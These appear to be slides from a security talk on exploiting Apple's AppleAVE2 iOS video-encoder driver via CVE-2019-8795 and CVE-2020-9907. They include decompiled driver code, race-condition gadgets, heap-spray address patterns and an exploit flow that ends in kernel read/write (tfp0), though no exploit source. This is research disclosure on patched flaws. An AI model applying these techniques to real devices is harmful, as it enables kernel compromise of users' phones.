Back in 2017, 7 vulnerabilities were exposed in the same driver, by Adam Donenfeld of the Zimperium zLabs Team


Attack AVEVideoEncoder Component

```
(index)
    0:      AppleAVE2UserClient::sAddClient
    1:      AppleAVE2UserClient::sRemoveClient
    2:      AppleAVE2UserClient::sSetCallback
    3:      AppleAVE2UserClient::sSessionSettings
    4:      AppleAVE2UserClient::sStopSession
    5:      AppleAVE2UserClient::sCompleteFrames
    6:      AppleAVE2UserClient::sEncodeFrame
    7:      AppleAVE2UserClient::sPrepareToEncodeFrame
    8:      AppleAVE2UserClient::sResetBetweenPasses
```


Two exposed methods (index 0 and 1) allow to add or remove clientbuf(s), by the FIFO order

The methods of index 3,4,5,6,7 and 8 all eventually calling **AppleAVE2Driver::SetSessionSettings** through IOCommandGate to ensure thread-safe

Attack AVEVideoEncoder Component



- clientbuf is memory allocated via IOMalloc
- Every clientbuf object that is being added contains pointers to the front and back, forming a double-linked list, the AppleAVE2Driver's instance stores only the most recent added clientbuf pointer
- The clientbuf contains multiple MEMORY_INFO structures. When user-space provides IOSurface, an iosurfaceinfo_buf will be allocated and then used to fill these structures
- iosurfaceinfo_buf contains a pointer to AppleAVE instance, as well as variables related to mapping from user-space to kernel-space


User Application
User-Space
Kernel
struct AppleAVE2UserClient (Trimmed)
{
struct _AppleAVE2UserClient_vtable *v;
AppleAVE2Driver *provider;
}
struct AppleAVE2Driver (Trimmed)
{
struct _AppleAVE2Driver_vtable *v;
IOCommandGate *cmdgate;
uint8_t indicator_powerDown;
uint8_t indicator_clockDown;
struct clientbuf *current_clientbuf;
}
struct clientbuf (Trimmed for easier analysis)
{
AppleAVE2UserClient *linked_userClient;
uint32_t UniqueClientID;
struct MEMORY_INFO parameterSetsBuffer;
struct MEMORY_INFO mbComplexityMapBuffer;
struct MEMORY_INFO statsMapBuffer_array[5];
char InitInfo_block1[1588];
... // More MEMORY_INFO(s) and
InitInfo_block(s)
struct MEMORY_INFO *KernelFrameQueue;
...
uint64_t m_DPB;
...
struct clientbuf *prev_clientbuf;
struct clientbuf *next_clientbuf;
}
struct MEMORY_INFO
{
struct iosurfaceinfo_buf *iosurfaceinfo_buf;
uint64_t mapped_physicalSegment_address;
uint64_t mapped_kernelAddress;
uint64_t pGartAddress;
uint32_t mapped_size;
char pad4[4];
};
struct iosurfaceinfo_buf (Trimmed)
{
AppleAVE2Driver *avedriver;
uint32_t mapped_size;
IOSurface *related_iosurface;
IOMemoryDescriptor *mapping_desc;
uint64_t mapped_kernelAddress;
}
Note: These structures are not complete, members that are not related to the exploitation have been removed.

Exploit CVE-2019-8795

- My first time exploiting AVEVideoEncoder Component
- Affecting iOS released after 2017 until iOS 13.1.3 (it included)
- Attackers can free up arbitrary kernel memory via **operator delete**
- You can find
  - iPhone X targeted exploit writeup+code on SSD Secure Disclosure
  - iPhone XS Max targeted exploit writeup+code on ZecOps

xD I'm so lucky didn't miss out the last bit of ROP-era

Exploit CVE-2020-9907

- My second time exploiting AVEVideoEncoder Component
- Affecting iOS 13.2 - iOS 13.5.1 (it included)
- It wasn't caused by a particular issue, rather combined with many other exploitable weaknesses and ended up giving us the Kernel R/W
- This security issue was fixed on update of 13.6 by removing the vulnerable code
- In compared to the first vulnerability, this one requires more complex exploit-flow

1. Leak the address of an OSData that been sprayed through the IOSurface property.

2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.

3.Leverage CVE-2020-9907 to read the address of current clientbuf from AppleAVE2Driver instance.

4. Leverage CVE-2020-9907 to modify clientbuf to form a more reliable memory reading primitive.

5. Read the vtable pointer of IOSurface to defeat KASLR.

6. Construct tfp0 in the mapping_fromUser memory. Use read primitive to find our task stru, leverage CVE-2020-9907 to insert tfp0 port.

Exploit Flow of CVE-2020-9907

1. Leak the address of an OSData that been sprayed through the IOSurface property.

2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.

3. Leverage CVE-2020-9907 to read the address of current clientbuf from AppleAVE2Driver instance.

4. Leverage CVE-2020-9907 to modify clientbuf to form a more reliable memory reading primitive.

5. Read the vtable pointer of IOSurface to defeat KASLR.

6. Construct tfp0 in the mapping_fromUser memory. Use read primitive to find our task stru, leverage CVE-2020-9907 to insert tfp0 port.

Exploit Flow of CVE-2020-9907

Exploit CVE-2020-9907

- **mapping_fromUser** is a continuous memory mapping across userspace and kernel, both sides can make changes to this memory, and the changes will be updated on the other side, with a slight delay

- The way AppleAVE used this memory was unsafe

  - Use **mapping_fromUser** as a temporary variable to store kernel pointer, potentially leaking kernel pointers and giving attackers the time-window to replace the kernel pointer

  - During the execution of **AppleAVE2Driver::SetSessionSettings**, timestamp will be written to a specific offset at **mapping_fromUser**, leaving a huge advantage for attackers to win the race-condition

Exploit CVE-2020-9907

The following code snippet can be found in **AppleAVE2Driver::SetSessionSettings**

```
v45 = *(_QWORD **)(mapping_fromUser + 5936);
if ( !v45 )
{
    v45 = IOMalloc(40);
    *(_QWORD *)(mapping_fromUser + 5936) = v45; // Heap address leak
    if ( !v45 )
    {
        v52 = "AVE ERROR: EnqueueGated IOMalloc failed.\n";
        printf(v52, a9);
        return 0;
    }
 }
v46 = &clientbuf->inputmap_InitInfo_block4[32];
memset(v45, 0, 40uLL);
```

Exploit CVE-2020-9907

- Since we can read and write data out of **mapping_fromUser** anytime, it constitutes of three gadgets through Race-condition that will be used in later exploitation
  - Gadget1: Zero out any 40 bytes-long memory in kernel
  - Gadget2: Allocate a 40 bytes-long memory in kernel and leak its address
  - Gadget3: Release any 40bytes-long memory in kernel via IOFree

Exploit CVE-2020-9907

Now we can proceed to achieve the key step, leak the kernel-side address of **mapping_fromUser**

By continuously allocating and releasing 40 bytes-long memory using these gadgets, collecting every leaked address and observing certain patterns within them, we can predict or deduce that one of these leaked addresses has been or will be occupied by our desired target, which is an **OSData** instance which also has 40 bytes-long size.

Exploit CVE-2020-9907

40 bytes-long memory falls into the kalloc.48 zone, two adjacent blocks should have interval length of 48 instead of 40 bytes. We name these leaked 40 bytes-long memory **paveway_mem**

```
paveway_mem: 0xffffffe0072d1ad0
paveway_mem: 0xffffffe007076d00
paveway_mem: 0xffffffe006cfc6c0
paveway_mem: 0xffffffe007aca550
paveway_mem: 0xffffffe007aca1f0
paveway_mem: 0xffffffe007ac9710
paveway_mem: 0xffffffe007ac9bc0
paveway_mem: 0xffffffe007ac9c80
paveway_mem: 0xffffffe007ac9470
paveway_mem: 0xffffffe007ac8f30
paveway_mem: 0xffffffe007acb480
paveway_mem: 0xffffffe007ac8f60
paveway_mem: 0xffffffe007ac8f90
paveway_mem: 0xffffffe007acb450
...
```

Exploit CVE-2020-9907

We prepare an array to collect two consecutive blocks, and named the array **trap_mems**, because they are like holes in heap feng-shui

```
paveway_mem: 0xffffffe0072d1ad0
paveway_mem: 0xffffffe007076d00
paveway_mem: 0xffffffe006cfc6c0
paveway_mem: 0xffffffe007aca550
paveway_mem: 0xffffffe007aca1f0
paveway_mem: 0xffffffe007ac9710
paveway_mem: 0xffffffe007ac9bc0
paveway_mem: 0xffffffe007ac9c80
paveway_mem: 0xffffffe007ac9470
paveway_mem: 0xffffffe007ac8f30 // Saved as trap_mems[0]
paveway_mem: 0xffffffe007acb480
paveway_mem: 0xffffffe007ac8f60
paveway_mem: 0xffffffe007ac8f90
paveway_mem: 0xffffffe007acb450 // Saved as trap_mems[2]
...
```

Exploit CVE-2020-9907

Then allocate another piece of 40 bytes-long memory as trap_mems[1], for auxiliary observation

```
trap_mems:
 0: 0xffffffe007ac8f30
 1: 0xffffffe007a1f210
 2: 0xffffffe007acb450
```

Now release the all trap_mem(s), and immediately follow by allocating an **OSData** instance, the **OSData** instance may fall into one of these trap_mem(s)

Exploit CVE-2020-9907

We can predict if that will happen by using following strategies:

- Step(1) Allocate a 40 bytes-long memory in kernel, adding its leaked address to an array **criticle_records**
- Step(2) Release the 40 bytes-long memory we just allocated
- Step(3) Back to Step(1)

By then we should have ten addresses saved in the array criticle_records. Let's examine these addresses to determine which **OSData** instance has fallen into a known address.

Exploit CVE-2020-9907

Pattern 1

```
trap_mems:
 0: 0xffffffe007a1d0b0
 1: 0xffffffe007a1f210
 2: 0xffffffe007a1f240      <- Same

critical_records:
      0: 0xffffffe007a1d0b0
      1: 0xffffffe007a1d2f0
      2: 0xffffffe007a1f240 <- Same
      3: 0xffffffe007a1d0b0
      4: 0xffffffe007a1d2f0
      5: 0xffffffe007a1f240 <- Same
      6: 0xffffffe007a1d0b0
      7: 0xffffffe007a1d2f0
      8: 0xffffffe007a1f240 <- Same
      9: 0xffffffe007a1d0b0
```

trap_mems[2] appears repeatedly after every two addresses, in this case, we can deduce that the second **OSData** instance has occupied the address of **trap_mems[2]**

Exploit CVE-2020-9907

Pattern 2

```
trap_mems:
 0: 0xffffffe001ac1da0
 1: 0xffffffe006db1020
 2: 0xffffffe006db1230

critical_records:
      0: 0xffffffe006d7cd80 <- Same
      1: 0xffffffe006db1230
      2: 0xffffffe006d7cd80 <- Same
      3: 0xffffffe006db1230
      4: 0xffffffe006d7cd80 <- Same
      5: 0xffffffe006db1230
      6: 0xffffffe006d7cd80 <- Same
      7: 0xffffffe007642730
      8: 0xffffffe006d7cd80 <- Same
      9: 0xffffffe007642730
```

A new address that's other than **trap_mems** appears repeatedly, in this case, we can deduce that the first **OSData** instance has occupied the address of **trap_mems[0]**

Exploit CVE-2020-9907

- These two recognition patterns work greatly across different iOS devices and versions
- If none of them were found, back to the step of collecting trap_mems, repeat the entire process until a pattern is successfully recognized
- All used addresses can be recycled by release_kernel_40_mem() gadget afterwards

Now we have an **OSData** instance with a known kernel address

Exploit CVE-2020-9907

So now we have an **OSData** instance with a known kernel address, next step is to overwrite the data pointer from the help of another gadget

```
OSData instance in hexdump form :

0000: 28 fa e8 23 70 d0 cd f7 | 01 00 01 00 30 00 00 00
0010: 30 00 00 00 30 00 00 00 | 40 94 89 17 e0 ff ff ff <- The data pointer
0020: 00 00 00 00 00 00 00 00
```

Exploit CVE-2020-9907

Unstable Kernel Memory Writing gadget

```
AppleAVE2Driver::SetSessionSettings(this, client_this, input_num, input_buf)
{
    ...
    v55 = AppleAVE2Driver::MapYUVInputFromCSID(
                      this,
                      clientbuf,
                      mapping_fromUser,
                      *(_QWORD *)(mapping_fromUser + 5936), // controlled_ptr
                      0,
                      "inputYUV",
                      (uint8_t)clientbuf->inputmap_InitInfo_block4[121],
                      v50 != 0);
    ...
}
-------
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser,
controlled_ptr, ...)
{
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*)controlled_ptr = iosurfaceinfo_buf; <- Where overwriting occur
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...
}
```

Exploit CVE-2020-9907

Take advantage of mapping_fromUser again, overwrites (mapping_fromUser + 5936) to point to (**OSData** instance + 0x18) before **AppleAVE2Driver::MapYUVInputFromCSID** is called, then later the newly created iosurfaceinfo_buf will rewrite the data pointer in **OSData** instance, which will allow us to read the content of iosurfaceinfo_buf and leak useful pointer such as:

```
struct iosurfaceinfo_buf (Trimmed)
{
    AppleAVE2Driver *avedriver;
    uint32_t mapped_size;
    IOSurface *related_iosurface;
    IOMemoryDescriptor *mapping_desc;
    uint64_t mapped_kernelAddress; <- The "mapping_fromUser" ptr, our leak target
}
```

Exploit CVE-2020-9907

Take advantage of mapping_fromUser again, overwrites (mapping_fromUser + 5936) to point to (**OSData** instance + 0x18) before **AppleAVE2Driver::MapYUVInputFromCSID** is called, then later the newly created iosurfaceinfo_buf will rewrite the data pointer in **OSData** instance, which will allow us to read the content of iosurfaceinfo_buf and leak useful pointer such as:

```
struct iosurfaceinfo_buf (Trimmed)
{
    AppleAVE2Driver *avedriver;
    uint32_t mapped_size;
    IOSurface *related_iosurface;
    IOMemoryDescriptor *mapping_desc;
    uint64_t mapped_kernelAddress; <- The "mapping_fromUser" ptr, our leak target
}
```

Unfortunately, it's empty right now


I call it “magic_addr” in exploit code

Exploit CVE-2020-9907

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser,
controlled_ptr, ...)
{
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...

    v30 = *(uint64_t*)controlled_ptr;
    if ( *(_DWORD*)v45 )
    {
      if ( a10 )
        *(_QWORD *)(mapping_fromUser + 56) = *(_QWORD *)(v30 + 88); // R
      else
        *(_QWORD *)(v30 + 88) = *(_QWORD *)(mapping_fromUser + 56); // W
    }

    *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56);
    v31 = *(_QWORD *)(v30 + 80);
    *(_QWORD *)(controlled_ptr + 24) = v31;
    if ( v31 >> 32 )
    {
      printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");

      if ( *(_QWORD *)controlled_ptr )
        UnMapYUVInputFromCSID(this, clientbuf, controlled_ptr, 0); // Could lead to
panic
      return 0xE00002BD;
    }
    *(_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24);
    *(_BYTE *)(v30 + 30) = controlled_byte2;

    if ( ! controlled_byte )
      return 0;
    ...
}
```

Obtaining **mapping_fromUser** immediately helped us to get a grip on CVE-2020-9907, this vulnerability grants us a **temporary** way of reading/ writing arbitrary kernel memory, the principle of CVE-2020-9907 based can be found in this code snippet

Exploit CVE-2020-9907



Because of those side effects it is important to be able to determine layout around the address we want to read from

Exploit CVE-2020-9907

```
AppleAVE2Driver::SetSessionSettings
{
    ...
    v55 = AppleAVE2Driver::MapYUVInputFromCSID...
    ...
    v56 = mach_absolute_time();
    absolutetime_to_nanoseconds(v56, &v89);
    *(_QWORD *)(mapping_fromUser + 1104) = v89;  // The insertion of timestamp
information greatly help us to win the race condition
    ...
    if(v55)
    {
       ...
        m_DPB = clientbuf->m_DPB; // if we can control over m_DPB
        if(v58)
        {
            DPBBuffer::GetDPBSnapShot(m_DPB, mapping_fromUser + 176, *(uint32_t*)
(mapping_fromUser + 20));
        }
        ...
    }
    ...
}
```

```
DPBBuffer::GetDPBSnapShot(m_DPB, part_of_the_mapping_fromUser, input_num)
{
    ...
    v8 = m_DPB + 96LL * *(unsigned int *)(m_DPB + 2364) + 728;
    ...
    *(_DWORD *)part_of_the_mapping_fromUser = H264IOSurfaceBuf::GetSurfaceID(**(_QWORD **)(v8 +
72)); // Note(1)
    ...
}
```

```
H264IOSurfaceBuf::GetSurfaceID(__int64 a1)
{
    v3 = *(_QWORD *)(a1 + 32);
    if ( v3 )
        return *(unsigned int *)(v3 + 12);
}
```


New stable memory read primitive in **DPBBuffer::GetDPBSnapShot**

